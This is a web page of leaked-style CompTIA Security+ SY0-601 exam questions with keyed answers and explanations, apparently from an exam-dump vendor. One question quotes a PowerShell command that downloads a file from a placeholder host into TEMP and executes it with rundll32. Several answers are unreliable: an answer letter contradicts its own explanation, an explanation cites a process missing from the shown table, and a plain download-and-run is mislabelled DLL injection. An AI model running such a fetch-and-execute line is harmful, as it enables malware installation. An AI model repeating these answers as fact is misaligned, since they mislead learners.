A vulnerability scanner is a tool that can scan devices and systems for known vulnerabilities, misconfigurations, and compliance issues. By loading the current baselines into the scanner, the organization can compare the actual state of the new laptops with the desired state and identify any deviations or weaknesses. This is a quick and automated way to assess the hardening of the new laptops.

NEW QUESTION 220

- (Exam Topic 2)

Which of the following can be used to calculate the total loss expected per year due to a threat targeting an asset?

- A. $EF \times \text{asset value}$
- B. ALE / SLE
- C. $MTBF \times \text{impact}$
- D. $SLE \times ARO$

Answer: D

Explanation:

The total loss expected per year due to a threat targeting an asset can be calculated using the Single Loss Expectancy (SLE) multiplied by the Annualized Rate of Occurrence (ARO). SLE is the monetary loss expected from a single event, while ARO is the estimated frequency of that event occurring in a year. Reference: CompTIA Security+ Study Guide: Exam SY0-501, 7th Edition, by Emmett Dulaney and Chuck Easttom, Chapter 9: Risk Management, page 414.

NEW QUESTION 223

- (Exam Topic 2)

Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?

- A. OWASP
- B. Obfuscation/camouflage
- C. Test environment
- D. Prevent of information exposure

Answer: D

Explanation:

Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user's interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application's structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages. References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

NEW QUESTION 224

- (Exam Topic 2)

A company recently upgraded its authentication infrastructure and now has more computing power. Which of the following should the company consider using to ensure user credentials are being transmitted and stored more securely?

- A. Blockchain
- B. Salting
- C. Quantum
- D. Digital signature

Answer: B

Explanation:

Salting is a technique that adds random data to user credentials before hashing them. This makes the hashed credentials more secure and resistant to brute-force attacks or rainbow table attacks. Salting also ensures that two users with the same password will have different hashed credentials.

A company that has more computing power can consider using salting to ensure user credentials are being transmitted and stored more securely. Salting can increase the complexity and entropy of the hashed credentials, making them harder to crack or reverse.

NEW QUESTION 225

- (Exam Topic 2)

Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation (or a few days). Which of the following attacks can the account lockout be attributed to?

- A. Backdoor
- B. Brute-force
- C. Rootkit
- D. Trojan

Answer: B

Explanation:

The account lockout can be attributed to a brute-force attack. A brute-force attack is a type of attack where an attacker attempts to guess a user's password by continually trying different combinations of characters. In this case, it is likely that the security engineer's account was locked out due to an attacker attempting to guess their password. Backdoor, rootkit, and Trojan attacks are not relevant in this scenario.

NEW QUESTION 228

- (Exam Topic 2)

Which of the following incident response phases should the proper collection of the detected 'ocs and establishment of a chain of custody be performed before?

- A. Containment
- B. Identification
- C. Preparation
- D. Recovery

Answer: A

Explanation:

Containment is the phase where the incident response team tries to isolate and stop the spread of the incident¹². Before containing the incident, the team should collect and preserve any evidence that may be useful for analysis and investigation¹². This includes documenting the incident details, such as date, time, location, source, and impact¹². It also includes establishing a chain of custody, which is a record of who handled the evidence, when, where, how, and why³. A chain of custody ensures the integrity and admissibility of the evidence in court or other legal proceedings³.

NEW QUESTION 230

- (Exam Topic 2)

An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the file does and finds that executes the following script:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -URI https://somehost.com/04EB18.jpg  
-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
```

Which of the following BEST describes what the analyst found?

- A. A Powershell code is performing a DLL injection.
- B. A PowerShell code is displaying a picture.
- C. A PowerShell code is configuring environmental variables.
- D. A PowerShell code is changing Windows Update settings.

Answer: A

Explanation:

According to GitHub user JSGetty196's notes¹, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.

<https://www.comptia.org/training/books/security-sy0-601-study-guide>

NEW QUESTION 233

- (Exam Topic 2)

Which of the following is a security implication of newer ICS devices that are becoming more common in corporations?

- A. Devices with cellular communication capabilities bypass traditional network security controls
- B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
- C. These devices often lack privacy controls and do not meet newer compliance regulations
- D. Unauthorized voice and audio recording can cause loss of intellectual property

Answer: D

Explanation:

Industrial control systems (ICS) are devices that monitor and control physical processes, such as power generation, manufacturing, or transportation. Newer ICS devices may have voice and audio capabilities that can be exploited by attackers to eavesdrop on sensitive conversations or capture confidential information. This can result in the loss of intellectual property or trade secrets. References: <https://www.comptia.org/content/guides/what-is-industrial-control-system-security>

NEW QUESTION 238

- (Exam Topic 2)

While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be

concerned about?

- A. Plaintext
- B. Birthdat
- C. Brute-force
- D. Rainbow table

Answer: D

Explanation:

Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system. A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.geeksforgeeks.org/rainbow-table-in-cryptography/>

NEW QUESTION 239

- (Exam Topic 2)

A security analyst needs to recommend a solution that will allow current Active Directory accounts and groups to be used for access controls on both network and remote-access devices. Which of the following should the analyst recommend? (Select two).

- A. TACACS+
- B. RADIUS
- C. OAuth
- D. OpenID
- E. Kerberos
- F. CHAP

Answer: BE

Explanation:

RADIUS and Kerberos are two protocols that can be used to integrate Active Directory accounts and groups with network and remote-access devices. RADIUS is a protocol that provides centralized authentication, authorization, and accounting for network access. It can use Active Directory as a backend database to store user credentials and group memberships. Kerberos is a protocol that provides secure authentication and encryption for network services. It is the default authentication protocol for Active Directory and can be used by remote-access devices that support it.

NEW QUESTION 242

- (Exam Topic 2)

A cybersecurity analyst at Company A is working to establish a secure communication channel with a counter part at Company B, which is 3,000 miles (4.828 kilometers) away. Which of the following concepts would help the analyst meet this goal in a secure manner?

- A. Digital signatures
- B. Key exchange
- C. Salting
- D. PPTP

Answer: B

Explanation:

Key exchange Short explanation

Key exchange is the process of securely sharing cryptographic keys between two parties over a public network. This allows them to establish a secure communication channel and encrypt their messages. There are different methods of key exchange, such as Diffie-Hellman or RSA. References:

<https://www.comptia.org/content/guides/what-is-encryption>

NEW QUESTION 247

- (Exam Topic 2)

A company wants to enable BYOD for checking email and reviewing documents. Many of the documents contain sensitive organizational information. Which of the following should be deployed first before allowing the use of personal devices to access company data?

- A. MDM
- B. RFID
- C. DLR
- D. SIEM

Answer: A

Explanation:

MDM stands for Mobile Device Management, which is a solution that can be used to manage and secure personal devices that access company data. MDM can enforce policies and rules, such as password protection, encryption, remote wipe, device lock, application control, and more. MDM can help a company enable BYOD (Bring Your Own Device) while protecting sensitive organizational information.

NEW QUESTION 251

- (Exam Topic 2)

Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?

- A. Salt string
- B. Private Key
- C. Password hash

D. Cipher stream

Answer: C

Explanation:

Password hash is a method of storing a user's credentials without the need to store the actual sensitive data. A password hash is a one-way function that transforms the user's password into a fixed-length string of characters that cannot be reversed. The authentication application can then compare the password hash with the stored hash to validate the user's credentials without revealing the original password. References: 1

CompTIA Security+ Certification Exam Objectives, page 15, Domain 3.0: Implementation, Objective 3.5:

Implement secure authentication mechanisms 2

CompTIA Security+ Certification Exam Objectives, page 16,

Domain 3.0: Implementation, Objective 3.6: Implement identity and account management best practices 3

<https://www.comptia.org/blog/what-is-password-hashing>

NEW QUESTION 252

- (Exam Topic 2)

A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the BEST application for the analyst to use?

A. theHarvester B Cuckoo

B. Nmap

C. Nessus

Answer: A

Explanation:

TheHarvester is a reconnaissance tool that is used to gather information about a target organization, such as email addresses, subdomains, and IP addresses. It can also be used to gather information about a target individual, such as email addresses, phone numbers, and social media profiles. TheHarvester is specifically designed for OSINT (Open-Source Intelligence) and it can be used to discover publicly available information about a target organization or individual.

NEW QUESTION 256

- (Exam Topic 2)

Which of the following control types is patch management classified under?

A. Deterrent

B. Physical

C. Corrective

D. Detective

Answer: C

Explanation:

Patch management is classified as a corrective control because it is used to correct vulnerabilities or weaknesses in systems and applications after they have been identified. It is a reactive approach that aims to fix problems that have already occurred rather than prevent them from happening in the first place.

Reference: CompTIA Security+ SY0-601 Official Textbook, page 109.

NEW QUESTION 260

- (Exam Topic 2)

A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

A. RAID

B. UPS

C. NIC teaming

D. Load balancing

Answer: C

Explanation:

NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure NIC Teaming in Windows Server, see Microsoft's documentation:

<https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming>. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 261

- (Exam Topic 2)

A user's laptop constantly disconnects from the Wi-Fi network. Once the laptop reconnects, the user can reach the internet but cannot access shared folders or other network resources. Which of the following types of attacks is the user MOST likely experiencing?

A. Bluejacking

B. Jamming

C. Rogue access point

D. Evil twin

Answer: D

Explanation:

An evil twin attack is when an attacker sets up a fake Wi-Fi network that looks like a legitimate network, but is designed to capture user data that is sent over the network. In this case, the user's laptop is constantly disconnecting and reconnecting to the Wi-Fi network, indicating that it is connecting to the fake network instead of the legitimate one. Once the user connects to the fake network, they are unable to access shared folders or other network resources, as those are only available on the legitimate network.

NEW QUESTION 265

- (Exam Topic 2)

A software developer used open-source libraries to streamline development. Which of the following is the greatest risk when using this approach?

- A. Unsecure root accounts
- B. Lack of vendor support
- C. Password complexity
- D. Default settings

Answer: A

NEW QUESTION 266

- (Exam Topic 2)

Which of the following best describes the situation where a successfully onboarded employee who is using a fingerprint reader is denied access at the company's main gate?

- A. Crossover error rate
- B. False match rate
- C. False rejection
- D. False positive

Answer: C

Explanation:

False rejection Short explanation

A false rejection occurs when a biometric system fails to recognize an authorized user and denies access. This can happen due to poor quality of the biometric sample, environmental factors, or system errors. References: <https://www.comptia.org/blog/what-is-biometrics>

NEW QUESTION 270


- (Exam Topic 2)

A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802.1X using the most secure encryption and protocol available.

Perform the following steps:

- * 1. Configure the RADIUS server.
- * 2. Configure the WiFi controller.
- * 3. Preconfigure the client for an incoming guest. The guest AD credentials are:

User: guest01 Password: guestpass



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Wifi Controller

SSID: CORPGUEST

SHARED KEY: Secret

AAA server IP: 192.168.1.20

PSK: Blank

Authentication type: WPA2-EAP-PEAP-MSCHAPv2 Controller IP: 192.168.1.10

Radius Server Shared Key: Secret

Client IP: 192.168.1.10

Authentication Type: Active Directory Server IP: 192.168.1.20
Wireless Client SSID: CORPGUEST
Username: guest01 Userpassword: guestpass PSK: Blank
Authentication type: WPA2-Enterprise

NEW QUESTION 272

- (Exam Topic 1)

A security administrator is setting up a SIEM to help monitor for notable events across the enterprise. Which of the following control types does this BEST represent?

- A. Preventive
- B. Compensating
- C. Corrective
- D. Detective

Answer: D

Explanation:

A SIEM is a security solution that helps detect security incidents by monitoring for notable events across the enterprise. A detective control is a control that is designed to detect security incidents and respond to them. Therefore, a SIEM represents a detective control.

Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 3: Architecture and Design

NEW QUESTION 274

- (Exam Topic 1)

An analyst is working on an email security incident in which the target opened an attachment containing a worm. The analyst wants to implement mitigation techniques to prevent further spread. Which of the following is the BEST course of action for the analyst to take?

- A. Apply a DLP solution.
- B. Implement network segmentation
- C. Utilize email content filtering,
- D. isolate the infected attachment.

Answer: D

Explanation:

Network segmentation is the BEST course of action for the analyst to take to prevent further spread of the worm. Network segmentation helps to divide a network into smaller segments, isolating the infected attachment from the rest of the network. This helps to prevent the worm from spreading to other devices within the network. Implementing email content filtering or DLP solution might help in preventing the email from reaching the target or identifying the worm, respectively, but will not stop the spread of the worm. References: CompTIA Security+ Study Guide, Chapter 5: Securing Network Infrastructure, 5.2 Implement Network Segmentation, pp. 286-289

NEW QUESTION 275

- (Exam Topic 1)

After a WiFi scan of a local office was conducted, an unknown wireless signal was identified Upon investigation, an unknown Raspberry Pi device was found connected to an Ethernet port using a single connection. Which of the following BEST describes the purpose of this device?

- A. IoT sensor
- B. Evil twin
- C. Rogue access point
- D. On-path attack

Answer: C

Explanation:

A Raspberry Pi device connected to an Ethernet port could be configured as a rogue access point, allowing an attacker to intercept and analyze network traffic or perform other malicious activities. References: CompTIA Security+ SY0-601 Exam Objectives: 3.2 Given a scenario, implement secure network architecture concepts.

NEW QUESTION 276

- (Exam Topic 1)

An organization discovered a disgruntled employee exfiltrated a large amount of PII data by uploading files Which of the following controls should the organization consider to mitigate this risk?

- A. EDR
- B. Firewall
- C. HIPS
- D. DLP

Answer: D

Explanation:

DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, print, email, upload, or download sensitive data based on predefined policies and rules.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.forcepoint.com/cyber-edu/data-loss-prevention-dlp>

NEW QUESTION 280

- (Exam Topic 1)

Which of the following controls would be the MOST cost-effective and time-efficient to deter intrusions at the perimeter of a restricted, remote military training area? (Select TWO).

- A. Barricades
- B. Thermal sensors
- C. Drones
- D. Signage
- E. Motion sensors
- F. Guards
- G. Bollards

Answer: AD

Explanation:

Barricades and signage are the most cost-effective and time-efficient controls to deter intrusions at the perimeter of a restricted, remote military training area.

References:

- [CompTIA Security+ Study Guide Exam SY0-601, Chapter 7](#)

NEW QUESTION 283

- (Exam Topic 1)

After a phishing scam for a user's credentials, the red team was able to craft payload to deploy on a server. The attack allowed the installation of malicious software that initiates a new remote session

Which of the following types of attacks has occurred?

- A. Privilege escalation
- B. Session replay
- C. Application programming interface
- D. Directory traversal

Answer: A

Explanation:

"Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user." In this scenario, the red team was able to install malicious software, which would require elevated privileges to access and install. Therefore, the type of attack that occurred is privilege escalation. References: [CompTIA Security+ Study Guide, pages 111-112](#)

NEW QUESTION 287

- (Exam Topic 1)

Which of the following uses six initial steps that provide basic control over system security by including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments?

- A. ISO 27701
- B. The Center for Internet Security
- C. SSAE SOC 2
- D. NIST Risk Management Framework

Answer: B

Explanation:

The Center for Internet Security (CIS) uses six initial steps that provide basic control over system security, including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments. References:

- [CompTIA Security+ Certification Exam Objectives 1.1: Compare and contrast different types of security concepts.](#)
- [CompTIA Security+ Study Guide, Sixth Edition, pages 15-16](#)

NEW QUESTION 291

- (Exam Topic 1)

A network engineer and a security engineer are discussing ways to monitor network operations. Which of the following is the BEST method?

- A. Disable Telnet and force SSH.
- B. Establish a continuous ping.
- C. Utilize an agentless monitor
- D. Enable SNMPv3 With passwords.

Answer: C

Explanation:

An agentless monitor is the best method to monitor network operations because it does not require any software or agents to be installed on the devices being monitored, making it less intrusive and less likely to

disrupt network operations. This method can monitor various aspects of network operations, such as traffic, performance, and security.

[CompTIA Security+ Study Guide, Sixth Edition \(SY0-601\), Chapter 4: Attacks, Threats, and Vulnerabilities, Monitoring and Detection Techniques, pg. 167-170.](#)

NEW QUESTION 295

- (Exam Topic 1)

Which of the following involves the inclusion of code in the main codebase as soon as it is written?

- A. Continuous monitoring

- B. Continuous deployment
- C. Continuous Validation
- D. Continuous integration

Answer: D

Explanation:

Detailed explanation

Continuous Integration (CI) is a practice where developers integrate code into a shared repository frequently, preferably several times a day. Each integration is verified by an automated build and automated tests. CI allows for the detection of errors early in the development cycle, thereby reducing overall development costs.

NEW QUESTION 299

- (Exam Topic 1)

A security engineer needs to create a network segment that can be used for servers that require connections from untrusted networks. Which of the following should the engineer implement?

- A. An air gap
- B. A hot site
- C. A VUAN
- D. A screened subnet

Answer: D

Explanation:

A screened subnet is a network segment that can be used for servers that require connections from untrusted networks. It is placed between two firewalls, with one firewall facing the untrusted network and the other facing the trusted network. This setup provides an additional layer of security by screening the traffic that flows between the two networks. References: CompTIA Security+ Certification Guide, Exam SY0-501

NEW QUESTION 304

- (Exam Topic 1)

A security architect is implementing a new email architecture for a company. Due to security concerns, the Chief Information Security Officer would like the new architecture to support email encryption, as well as provide for digital signatures. Which of the following should the architect implement?

- A. TOP
- B. IMAP
- C. HTTPS
- D. S/MIME

Answer: D

Explanation:

S/MIME (Secure/Multipurpose Internet Mail Extensions) is a protocol that enables secure email messages to be sent and received. It provides email encryption, as well as digital signatures, which can be used to verify the authenticity of the sender. S/MIME can be used with a variety of email protocols, including POP and IMAP.

References:

- > <https://www.comptia.org/content/guides/what-is-smime>
- > CompTIA Security+ Study Guide, Sixth Edition (SY0-601), page 139

NEW QUESTION 308

- (Exam Topic 1)

Which of the following is a physical security control that ensures only the authorized user is present when gaining access to a secured area?

- A. A biometric scanner
- B. A smart card reader
- C. APKItoken
- D. A PIN pad

Answer: A

Explanation:

A biometric scanner uses physical characteristics such as fingerprints to identify an individual user. It is used to ensure that only the authorized user is present when gaining access to a secured area.

NEW QUESTION 312

- (Exam Topic 1)

As part of the lessons-learned phase, the SOC is tasked with building methods to detect if a previous incident is happening again. Which of the following would allow the security analyst to alert the SOC if an event is reoccurring?

- A. Creating a playbook within the SOAR
- B. Implementing rules in the NGFW
- C. Updating the DLP hash database
- D. Publishing a new CRL with revoked certificates

Answer: A

Explanation:

Creating a playbook within the Security Orchestration, Automation and Response (SOAR) tool would allow the security analyst to detect if an event is reoccurring

by triggering automated actions based on the previous incident's characteristics. This can help the SOC to respond quickly and effectively to the incident.
References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 7: Incident Response, pp. 352-354

NEW QUESTION 317

- (Exam Topic 1)

The Chief information Security Officer has directed the security and networking team to retire the use of shared passwords on routers and switches. Which of the following choices BEST meets the requirements?

- A. SAML
- B. TACACS+
- C. Password vaults
- D. OAuth

Answer: B

Explanation:

TACACS+ is a protocol used for remote authentication, authorization, and accounting (AAA) that can be used to replace shared passwords on routers and switches. It provides a more secure method of authentication that allows for centralized management of access control policies. References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 6

NEW QUESTION 319

- (Exam Topic 1)

A security analyst wants to verify that a client-server (non-web) application is sending encrypted traffic. Which of the following should the analyst use?

- A. openssl
- B. hping
- C. netcat
- D. tcpdump

Answer: A

Explanation:

To verify that a client-server (non-web) application is sending encrypted traffic, a security analyst can use OpenSSL. OpenSSL is a software library that provides cryptographic functions, including encryption and decryption, in support of various security protocols, including SSL/TLS. It can be used to check whether a client-server application is using encryption to protect traffic. References:

➤ [CompTIA Security+ Certification Exam Objectives - Exam SY0-601](#)

NEW QUESTION 320

- (Exam Topic 1)

An employee's company account was used in a data breach Interviews with the employee revealed:

- The employee was able to avoid changing passwords by using a previous password again.
- The account was accessed from a hostile, foreign nation, but the employee has never traveled to any other countries.

Which of the following can be implemented to prevent these issues from reoccurring? (Select TWO)

- A. Geographic dispersal
- B. Password complexity
- C. Password history
- D. Geotagging
- E. Password lockout
- F. Geofencing

Answer: CF

Explanation:

two possible solutions that can be implemented to prevent these issues from reoccurring are password history and geofencing. Password history is a feature that prevents users from reusing their previous passwords. This can enhance password security by forcing users to create new and unique passwords periodically. Password history can be configured by setting a policy that specifies how many previous passwords are remembered and how often users must change their passwords.

Geofencing is a feature that restricts access to a system or network based on the geographic location of the user or device. This can enhance security by preventing unauthorized access from hostile or foreign regions. Geofencing can be implemented by using GPS, IP address, or other methods to determine the location of the user or device and compare it with a predefined set of boundaries.

NEW QUESTION 321

- (Exam Topic 1)

An information security manager for an organization is completing a PCI DSS self-assessment for the first time. which of the is following MOST likely reason for this type of assessment?

- A. An international expansion project is currently underway.
- B. Outside consultants utilize this tool to measure security maturity.
- C. The organization is expecting to process credit card information.
- D. A government regulator has requested this audit to be completed

Answer: C

Explanation:

PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards designed to ensure that all companies that accept, process, store, or transmit credit card information maintain a secure environment. Any organization that accepts credit card payments is required to comply with PCI DSS.

NEW QUESTION 323

- (Exam Topic 1)

A user reports trouble using a corporate laptop. The laptop freezes and responds slowly when writing documents and the mouse pointer occasional disappears. The task list shows the following results

Name	CPU %	Memory	Network %
Calculator	0%	4 1MB	0Mbps
Chrome	0.2%	207.1MB	0.1Mbps
Explorer	99.7%	2.15GB	0.1Mbps
Notepad	0%	3.9MB	0Mbps

Which of the following is MOST likely the issue?

- A. RAT
- B. PUP
- C. Spyware
- D. Keylogger

Answer: C

Explanation:

Spyware is malicious software that can cause a computer to slow down or freeze. It can also cause the mouse pointer to disappear. The task list shows an application named "spyware.exe" running, indicating that spyware is likely the issue. References:

- > CompTIA Security+ Certification Exam Objectives 6.0: Given a scenario, analyze indicators of compromise and determine the type of malware.
- > CompTIA Security+ Study Guide, Sixth Edition, pages 125-126

NEW QUESTION 327

.....

Relate Links

100% Pass Your SY0-601 Exam with Examible Prep Materials

<https://www.exambible.com/SY0-601-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>